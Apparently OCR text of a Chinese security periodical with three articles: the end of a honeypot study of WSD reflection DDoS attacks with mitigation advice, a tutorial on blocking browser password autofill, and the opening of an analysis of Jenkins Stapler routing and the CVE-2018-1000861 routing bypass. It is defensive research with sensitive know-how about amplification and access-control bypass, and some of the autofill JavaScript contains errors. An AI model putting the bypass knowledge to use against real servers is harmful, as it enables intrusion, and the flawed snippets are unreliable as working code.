我们对 WSD 反射攻击日志数据中的 payload 进行了统计，出于尽量不扩散攻击报文的考虑，这里我们按照出现的报文的长度对其命名。可以看到，前五种攻击 payload 占了所有攻击数量的 99% 以上。我们还发现这五种 payload 都不是合法的服务发现报文，最短的 payload 只有 2 个字节。出现最多的是一个三个字节的 payload，约占所有攻击数量的三分之二。

我们对 payload3 进行了全网探测，发现并非所有的 WSD 服务都对这样的 payload 进行响应，有回应的 IP 数量为 28918 个。

对 payload3 有回应的设备暴露数量最多的三个国家依次是美国、韩国和中国（图 3.2）。我们也对这些设备的类型进行了统计，以视频监控设备和打印机为主，其中视频监控设备占比为 75%。

我们对探测到的回复报文的长度进行了分析，其长度从几百到几千字节不等，平均长度为 1330 字节。由此可得平均带宽放大因子（bandwidth amplification factor，BAF）② [11] 为 443。




图 3.1 蜜罐捕获的 WSD 反射攻击的 payload 占比情况




图 3.2 对 payload3 有回应的设备的国家分布情况

我们发现在同一攻击事件中，蜜罐所捕获到的攻击流量的源端口的数量有一定差异，因此，图 3.3 对各个攻击事件的攻击流量的源端口的数量进行了统计。从图 3.3 中可以看出，在特定的一次反射攻击事件中，攻击中会倾向于只攻击目标 IP 的一个端口，如 DNS 服务的 53 端口、HTTP 服务的 80 端口等。但同时，我们也发现，也有 3% 的攻击事件，目标 IP 会有上千个端口收到反射攻击报文。即便目标 IP 上的相应端口没有开放，但是这样的攻击也会影响目标 IP 路径上的带宽，造成路径上的转发设备超过带宽随机丢报文，也会在一定程度上影响到目标 IP 所提供的服务质量。

② 放大因子我们采用 NDSS 2014 的论文 Amplification Hell: Revisiting Network Protocols for DDoS Abuse 上对于带宽放大因子的定义，不包含 UDP 的报文头。




图 3.3 蜜罐所捕获到的攻击事件的源端口数量分布

3.2 攻击事件分析

我们对蜜网 WSD 日志数据中的攻击事件进行了分析，这里我们将一天内一个独立 IP 的日志看作一次攻击事件，攻击事件的数量我们将以天为单位进行呈现，如图 3.4 所示。直观来看，WSD 反射攻击事件从 8 月中旬开始呈上升趋势，9 月之后增长快速。这说明 WSD 反射攻击已经逐渐开始被攻击作为一种 DDoS 攻击的常规武器使用，需要引起相关人员（如安全厂商、服务提供商、运营商等）足够的重视。




图 3.4 WSD 反射攻击事件变化情况

从攻击持续时长来看，大部分攻击事件集中在 5 分钟至半小时之间，有 38.4% 的攻击事件持续时间在 5~10 分钟，33.6% 的攻击事件持续时间在 10 分钟至半小时，仅有 0.3% 的攻击事件持续事件在 12 小时以上，其中持续最长的攻击事件进行了约 50 个小时，我们的蜜罐单节点最大收到约 2400 万个数据包。




图 3.5 WSD 反射攻击持续时长分布

3.3 受害者分析

WSD 反射攻击受害者 IP 数量的国家分布情况如图 3.6 所示，共有 24 个国家和地区受到过攻击。从图 3.6 中可以看出，中国是受害最严重的国家，中国的 IP 占全部受害者 IP 的 33%，排在第二位的是美国，占比 21%。




图 3.6 WSD 反射攻击受害者的国家分布

4. 小结

本文首先对 WSD 进行了介绍，之后分别从互联网暴露情况和蜜罐捕获到的威胁角度进行了分析。WSD 作为一种新的反射攻击类型，潜力巨大。在 WSD 反射攻击逐渐进入大家视野之时，需要多方参与才能提升 WSD 的安全性。

作为安全厂商：

（1）可以在扫描类产品中加入 WSD 扫描能力，及时发现客户网络中存在的安全隐患。

（2）可以在防护类产品中加入对于 WSD 的流量检测能力，及时发现客户网络中存在的安全威胁。对于 WSD 反射攻击报文的源端口可能不是 3702 的情况，在发生 DDoS 反射攻击时，除了面向源端口进行流量控制策略外，还需要对报文特征进行检测。也可以关联开放 WSD 服务的 IP 的威胁情报，阻断命中的源 IP 的报文。

作为设备开发商，在对 WSD 服务发现报文进行回应时，检查该报文的源 IP 是否是多播地址，如果不是多播地址的话，则不做回应。这样的话，WSD 服务、SSDP 服务被利用发起反射攻击的难度将大大增加。

作为电信运营商，需遵循 BCP38 网络入口过滤。

作为监管部门：

（1）对于网络中的 WSD 威胁进行监控，发现问题进行通报。

（2）推动设备中 WSD 功能的安全评估，如设备不满足相关要求，禁止设备上市等。

作为设备用户：

（1）如无需要，关闭设备的 WSD 发现功能。

（2）尽量将开放 WSD 服务的设备部署在局域网中，这样可以增大设备被利用的难度。

（3）如果需要将开放 WSD 服务的设备部署在公网上，则在设备之前部署路由器（利用 NAT 能力）或防护类安全设备（如防火墙），控制外部 IP 对于设备的访问。

作为有 DDoS 防护需求的用户，购买具备 WSD 反射攻击防护能力的安全厂商的 DDoS 防护产品。如已购买，并且产品支持应用层特征的自定义，可以在封禁 3702 源端口的基础上，加入相应的特征规则。

说明：WSD 反射攻击报文有明显特征，绿盟威胁情报中心（NTI）可提供最新 WSD 暴露资产情报（持续更新）。欢迎联系我们交流。如需要，可联系 nti@nsfocus.com。

参考文献

[1] 基于 ONVIF 协议的物联网设备参与 DDoS 反射攻击，https://www.freebuf.com/articles/system/196186.html, 2019/9/24

[2] Protocol used by 630,000 devices can be abused for devastating DDoS attacks, https://www.zdnet.com/article/protocol-used-by-630000-devices-can-be-abused-for-devastating-ddos-attacks/, 2019/9/24

[3] NEW DDOS VECTOR OBSERVED IN THE WILD: WSD ATTACKS HITTING 35/GBPS, https://blogs.akamai.com/sitr/2019/09/new-ddos-vector-observed-in-the-wild-wsd-attacks-hitting-35gbps.html, 2019/9/24

[4] ONVIF Application Programmer’s Guide, https://www.onvif.org/wp-content/uploads/2016/12/ONVIF_WG-APG-Application_Programmers_Guide-1.pdf, 2019/9/19

[5] HP Web Jetadmin – Ports, https://support.hp.com/lv-en/document/c05996543, 2019/9/19

[6] Web Services Dynamic Discovery (WSDiscovery), http://specs.xmlsoap.org/ws/2005/04/discovery/ws-discovery.pdf, 2019/9/19

[7] WS-DISCOVERY AMPLIFICATION ATTACK, https://downloads-a10networks.s3-us-west-2.amazonaws.com/collateral/A10-MS-23239-EN.pdf, 2019/9/19

[8] New DDoS Attack-Vector via WS-Discovery/SOAPoverUDP, Port 3702, https://zero.bs/new-ddos-attack-vector-via-ws-discoverysoapoverudp-port-3702.html, 2019/9/19

[9]BinaryEdge, https://www.binaryedge.io/, 2019/9/19

[10] Shodan, https://www.shodan.io/search? query=port%3A3702, 2019/9/19

[11] Amplification Hell: Revisiting Network Protocols for DDoS Abuse, https://www.ndss-symposium.org/ndss2014/programme/amplification-hell-revisiting-network-protocols-ddos-abuse/, 2019/9/19

WEB安全之防止浏览器自动代填和回显已保存账号

绿盟科技 SPG研发部 吴辉

应用场景

在一些公用的电脑上如会议室、教学室、图书馆、网吧等，你用浏览器访问了一些常用站点，在登录的时候浏览器一般会提示你，是否要保存密码，然后你不小心保存了账号密码，如下：

别人再用此电脑访问相同站点的时候，就很容易发现浏览器保存的历史账号，一种是自动代填，访问该页面就默认填好了一个用户名和密码（见图 1），另一种是手动代填，清空输入框后，会回显保存的历史账号列表（见图 2），供用户选择登录。

（1）自动代填

（2）手动代填

这种浏览器的代填功能设计，是为了方便用户登录，但同时也存在安全隐患，方便了用户自己也方便了他人，相关账号信息轻易就可以被他人利用登录了。

为了个人账号安全，一是用户自身不要保存账号密码到浏览器，二是网站方要做页面处理，防止浏览器做这样的代填操作。

作为网站方，页面处理该如何做呢

首先屏蔽自动代填，登录和密码框不要自动代填已经保存过的密码和历史输入，常用的方法是在输入框加个 autocomplete 属性并置为 off。

```
<input type="text" name="login_name" value="" autocomplete="off"/>
```

此种方式只能在谷歌和火狐浏览器中生效，而对于已保存的账号信息即手动代填的屏蔽，在浏览器中却是不起作用，如下图所示：

点击用户名输入框就会回显提示，后来经过反复调试，发现输入框是文本和 password 类型组合就会触发浏览器的自动回显，网上也给过在输入框上加上 onfocus 事件来更改输入框类型的方案：

```
<input type="text" onfocus="this.type=password" />
```

但逻辑还是不够严密，我输错了密码再回删，它又会回显出来，因为此时 onfocus 事件已生效，将文本框类型置为 password，同时表单提交后刷新也会。

网上溜达了一圈，还是没有一个明明白白的答案，最后经过不断尝试，给出的解决方案如下：

```
//当把登录输入框和密码输入框的type设置为search是不会触发的
<input type="search" name="login_name" value="" autocomplete="off" placeholder="请输入用户名"/>
<input type="search" id="password" name="login_passwd" value="" autocomplete="off" placeholder="请输入密码"/>

<script type="text/javascript">
        $(document).ready(function() {
          //查单刷新后，页面初始化时重新将密码框的类型改为search
          //此处要用js原生代码，因very没有权限更改input框的type属性
          document.getElementById('password').setAttribute('type','search');
        });
        //通过密码框输入的值长度来设置它的类型
        //防止密码回显后的问题
        $("#password").bind("keyup",function(){
        var self=this;
        var $pass_input = document.getElementById('password');
        //加延时的目的是等keyup事件执行完
        setTimeout(function () {
          var input_val = $(self).val();
          var len = input_val.length;
          if(len==0){
              $pass_input.setAttribute('type','search');
          }else {
              //如果密码框的值发生变化
              if(input_val != pass_input.data('_value')){
                $pass_input.setAttribute('type','password');
              }

          }
        }, 1);
          //向密码框添加附加数据保存先前值
        $pass_input.data('_value', input_val);

    });
</script>
```

代码中为什么要监听 keyup 事件呢，经测试 keypress 和 KeyDown 是监听不到按键 backspace 回删事件的，只好通过 keyup 事件动态的判断密码框值的长度来设置它的类型。

完成以上操作后，此时还是会遗留一个问题：

动态改变输入框的 type 在 IE8 下是不行的，因为 IE8 里面 input 的 type 是只读的，此时在 IE8 中，密码框输入时会明文显示，“如果你的项目中需要 IE 多个版本的兼容性的话，这种方案只好放弃 ...”嗯，这句话是别人说的，当然放弃，是不可能的，那句话咋说的，“只要思想不滑坡，方法总比困难多”。

继续探索兼容 IE8 的办法：

在密码输入框 input 外加上一层 div，当输入的值发生变化重写 input 的 html，如：

```
<div id="pass_input_div" tabindex="1">
  <input type="search" id="password" name="login_passwd" value="" autocomplete="off" placeholder="请输入密码"/>
</div>
<script type="text/javascript">
    var $element =  $('#pass_input_div');
    var input_val = $('#password').val();
    var len = input_val.length;
    if(navigator.userAgent.indexOf("MSIE 8.0")> -1 ) {

        if(len==0){
                $element.html('<input type="search" id="password" name="login_passwd" value="" autocomplete="off"
                 placeholder="请输入密码"/>');

            }else {
                $element.html('<input type="password" value="'+input_val+'" name="login_passwd"
                  id="password"  autocomplete="off" placeholder="请输入密码" />');
            }
    }
```

当这样处理后，会发现输入框得不到焦点 (看不到输入中闪烁的光标)，因为 Input 框已经被替换掉了，上次的输入状态自然就看不到了，怎么办呢？

一般的解决方案是重新获取该输入框节点，然后执行 onfoucus 事件，让其重新获得焦点，但这样做会有一个弊端，每次随着输入值变化，输入框替换后都得重新获取一次，dom 性能开销大，作为一个专业的程序员，一定不能这样干。

我想到的是能不能将输入框的焦点事件进行转移，类似委托的机制，让它的父级元素来干这个事。Input 框的父级元素是 div 标签不支持 focus/blur 事件，于是在外层 div 上加了 tabindex 属性，对于 div/span 等其他元素需要设置 tabindex 才能获取到焦点，于是我们就把输入框的焦点转移到了外层 div 上，而实际效果还是在输入框中。

```
<div id="pass_input_div" tabindex="1">
  <input type="search" id="password" name="login_passwd" value="" autocomplete="off" placeholder="请输入密码" />
</div>
```

同时我们也可以把密码输入框的 keyup 事件委托给外层 div，这样在非 IE 和其他浏览器的情况下，都只需监听外层 div 的 keyup 事件做统一处理了，于是封装函数为：

```
function setPasswordInput(element) {
    var $element=$(element);
    var $pass_input = document.getElementById('password');

    if(navigator.userAgent.indexOf("MSIE 8.0")> -1 ) {
        setTimeout(function () {
            var input_val = $pass_input.value;
            var len = input_val.length;
            if(len==0){
                $element.html('<input type="search" id="password" name="login_passwd" value="" autocomplete="off"
                  placeholder="请输入密码" />');

            }else {
                if(input_val != $element.data('_value'))
                {
                    $element.html('<input  type="password" value="'+input_val+'"  name="login_passwd"
                      id="password"  autocomplete="off"  placeholder="请输入密码" />');
                    // 获得焦点后,使光标在最后
                    setSelectionRange($pass_input,len,len);
                }
            }
            $element.data('_value', input_val);

        }, 1);

    } else {

        $pass_input.setAttribute('type','search');
        setTimeout(function () {
            var input_val = $pass_input.value;
            var len = input_val.length;
            if(len==0){
                $pass_input.setAttribute('type','search');
            }else {
                //如果密码框的类型为text
                if(input_val != $element.data('_value')){
                    $pass_input.setAttribute("type","password");
                }

            }
        }, 1);
        //向密码框添加附加数据保存先前值
        $element.data('_value', input_val);
    }
```

封装好函数后，就可以页面刷新和事件绑定的时候单独调用了。

```
$(document).ready(function(){
    //页面刷新后重置密码框的类型
    setPasswordInput($("#pass_input_div")[0]);

});

...

$("#pass_input_div").bind("keyup",function(){
        setPasswordInput(this);
    });
```

小结：

解决问题的过程总是曲折的，问题有时一个接着一个，虽然我们不能像灭霸一样打个响指就能解决，但一定要本着把这件事做好的初心，不断尝试和改进，“曲径通幽处，禅房花木深”，每一个问题都将是我们成长的契机。

Jenkins 路由解析及沙箱绕过漏洞分析报告(上)

绿盟科技 网络攻防实验室 金超前

简介

本报告主要研究 Jenkins 的路由解析机制和 Groovy 沙箱绕过带来的安全问题，梳理 Jenkins 官方 2018—2019 年以来涉及沙箱绕过的安全更新，探讨 Java 沙箱在 Java 应用中的安全性。由于篇幅较长，分为上下两篇发表，文中疏漏之处还请批评指正。

Jenkins 是一个开源软件项目，是基于 Java 开发的一种持续集成工具，用于监控持续重复的工作，旨在提供一个开放易用的软件平台，使软件的持续集成变得可能。Jenkins 的目的是持续、自动化地构建 / 测试软件项目以及监控软件开发流程，快速问题定位及处理，提升开发效率。

Script Security 插件是 Jenkins 的一个安全插件，可以集成到 Jenkins 各种功能插件中。它主要支持两个相关系统：脚本批准和 Groovy 沙箱，分别用来管控脚本是否允许执行以及将脚本限制在安全环境下执行，避免带来不可控风险。

环境搭建

1. 下载相应版本的 war 包

地址：https://updates.jenkins-ci.org/download/war/

2. 设置环境变量 JENKINS_HOME

set JENKINS_HOME=D:\Jenkins\jenkins_2.137

3. 加上调试选项并运行

java -agentlib:jdwp=transport=dt_socket,server=y,suspend=n,address=5005 -jar jenkins_2.137.war --httpPort=8082

4. 安装插件


国内镜像地址：https://mirrors.tuna.tsinghua.edu.cn/jenkins/updates/update-center.json

Jenkins 在安装过程中会自动下载部分插件的最新版，这部分可以先跳过，再在后台上传特定版本的插件（.hpi 文件）进行安装，然后重启 Jenkins 完成安装。

动态路由机制


首先从 WEB-INF/web.xml 入手看看 Jenkins 如何处理路由，可以看到所有请求都交给 org.kohsuke.stapler.Stapler，具体是由 Stapler:service() 方法来处理。

```
<servlet>
  <servlet-name>Stapler</servlet-name>
  <servlet-class>org.kohsuke.stapler.Stapler</servlet-class>
  <init-param>
    <param-name>default-encodings</param-name>
    <param-value>text/html=UTF-8</param-value>
  </init-param>
  <init-param>
    <param-name>diagnosticThreadName</param-name>
    <param-value>false</param-value>
  </init-param>
  <async-supported>true</async-supported>
</servlet>
```



在 service 方法中主要调用的是 invoke 方法，两处调用的区别是 invoke 的第 3 和第 4 个参数不同，分别是根节点 root 和 url 路径，在调用之前判断了 url 路径，如果是 /$stapler/bound/ 开头，则把根节点设置为 boundObjectTable，否则通过 this.webApp.getApp() 把根节点设置为 hudson.model.Hudson。

跟进 invoke 方法



调用的是 Stapler#tryInvoke() 方法，tryInvoke() 方法中对 node 类型（也就是一开始的 root）进行了判断，按先后顺序分别处理三种情况：

- StaplerProxy
- StaplerOverridable
- StaplerFallback

这三种情况的具体区别可以参考 Jenkins 关于路由请求的文档

这里我们关注中间获取 metaClass 和调用 dispatch 的过程。

```
MetaClass metaClass = this.webApp.getMetaClass(node);

try {
    Iterator var16 = metaClass.dispatchers.iterator();

    while(var16.hasNext()) {
        Dispatcher d = (Dispatcher)var16.next();
        if (d.dispatch(req, rsp, node)) {
            if (LOGGER.isLoggable(Level.FINER)) {
                LOGGER.finer( msg: "Handled by " + d);
            }

            return true;
        }
    }
```

通过传入 /securityRealm/user/admin/ 动态调试来跟踪理解。


初始化 metaClass

WebApp 中会缓存一个 classMap 存放 MetaClass，无对应缓存则通过 。

mc = new MetaClass(this, c);

进行初始化，这个过程发生在 Jenkins 刚启动没有缓存时，当建立缓存后则直接从 classMap 获取相应的 MetaClass。


MetaClass mc = (MetaClass)this.classMap.get(c);



在 MetaClass 的构造方法中，会再次调用其父类的 getMetaClass() 方法，直到父类为空为止。

```
MetaClass(WebApp webApp, Klass<?> klass) {
    this.clazz = klass.toJavaClass();
    this.klass = klass;
    this.webApp = webApp;
    this.baseClass = webApp.getMetaClass(klass.getSuperClass());
    this.classLoader = MetaClassLoader.get(this.clazz.getClassLoader());
    this.buildDispatchers();
}
```

而此时的 kclass 为一开始传入的 hudson.model.Hudson，Hudson 继承关系如下图所示：



因此 getMetaClass 一直调用到 class java.lang.Object，然后进行 buildDispatchers() 方法并层层返回，因此整个初始化 metaClass 的过程是一个不断寻找继承树并递归调用 buildDispatchers 的过程，而 buildDispatchers 的功能就是提取该类中的所有函数信息存储在 MetaClass.dispatchers 中，作为后续与 url 的映射关系。

buildDispatchers() 方法按顺序调用如下：

•this.registerDoToken(node)

–do(…)

•node.methods.prefix("js").iterator()

–js(…)

•node.methods.annotated(JavaScriptMethod.class).iterator()

–@JavaScriptMethod annotation

•node.methods.prefix("get")

–get()

–get(String)

–get(Int)

–get(Long)

•getMethods.signature(new Class[]{StaplerRequest.class}).iterator()

–get(StaplerRequest)

•getMethods.signatureStartsWith(new Class[]{String.class}).name("getDynamic").iterator()

–getDynamic(...)

•node.methods.name("doDynamic").iterator()

–doDynamic(…)

这相当于规定了一个函数命名规则，只要符合这个规则的方法都能被访问到。

注意此过程中，大部分dispatchers添加的都是NameBasedDispatcher对象，除了如下几类：


•DirectoryishDispatcher (url路径相关，如/、?、../等)

•HttpDeletableDispatcher (DELETE方法)


•IndexDispatcher (doIndex(...))

•Dispatcher (getDynamic(…) doDynamic(…))

其中js<token>(…)对应的JavaScriptProxyMethodDispatcher继承自NameBasedDispatcher。




hudson.model.Hudson经过递归buildDispatchers，缓存下的dispatchers有220个，根据上面的注意点，其中大部分方法会调用到NameBasedDispatcher#dispatch()。



递归解析路由

回到 org.kohsuke.stapler.Stapler#tryInvoke()，路径 /securityRealm/ 对应的是 hudson.security.SecurityRealm jenkins.model.Jenkins.getSecurityRealm()，同样也会调用到 NameBasedDispatcher#dispatch()




接下来可以看到 ff.invoke() 返回一个 hudson.security.HudsonPrivateSecurityRealm 对象，然后重新调用 org.kohsuke.stapler.Stapler#invoke()，这也是一个递归的过程。此时 HudsonPrivateSecurityRealm 返回的 dispatchers 有 30 个，在 Stapler#tryInvoke() 中进行循环调用，在每个 dispatchers 动态生成的 dispatch 方法中，会根据解析到的 url 路径与当前的 dispatchers 进行对比，不一致直接返回 false，同时还会判断是否存在下一层路由，如果存在则进入 doDispatch。

比如此时解析到的 url 为 /user/，则只有 hudson.security.HudsonPrivateSecurityRealm.getUser(String) 方法进入下一步 doDispatch

当传入一个不存在的 url，tryInvoke 会返回 false，抛出 404，也就不继续往下解析了

经过上面递归的 tryInvoke 过程，Jenkins 才完成路由解析，调

用过程的流程图如下：



动态路由绕过

• 公告：https://jenkins.io/security/advisory/2018-12-05/#SECURITY-595。

•CVE：CVE-2018-1000861。

• 影响版本：Jenkins<=2.153 / Jenkins LTS<=2.138.3。


这是一个动态路由绕过导致未授权访问的问题，由 Orange 提交：）参考 Hacking Jenkins Part 1 - Play with Dynamic Routing

白名单机制

上面分析了 Jenkins 构建动态路由的过程，主要调用的是 org.kohsuke.stapler.Stapler#tryInvoke() 方法，该方法对所属于 StaplerProxy 的类会有一次权限检查，而一开始我们知道除了 boundObjectTable 其他的 node 都被设置为 hudson.model.Hudson，上面也讲到 Hudson 类继承自 Jenkins，而 Jenkins 的父类 AbstractCIBase 是 StaplerProxy 的一个接口实现，所以除了 boundObjectTable 外所有 node 都会进行这个权限检查，具体实现在 jenkins.model.Jenkins#getTarget() 中

这个方法会先进行一次 checkPermission，如果没有权限则会抛出异常，还会再进行一次 isSubjectToMandatoryReadPermissionCheck 检查，如果这个检查通过同样会正常返回

这个检查中有一个白名单，如果存在于这个白名单中的 url 路由同样可以直接访问。



```
ALWAYS_READABLE_PATHS = ImmutableSet.of("/login", "/logout", "/accessDenied", "/adjuncts/", "/error", "/oops", new String[] {
        "/signup",
        "/tcpSlaveAgentListener",
        "/federatedLoginService/",
        "/securityRealm",
        "/instance-identity"
    });
```

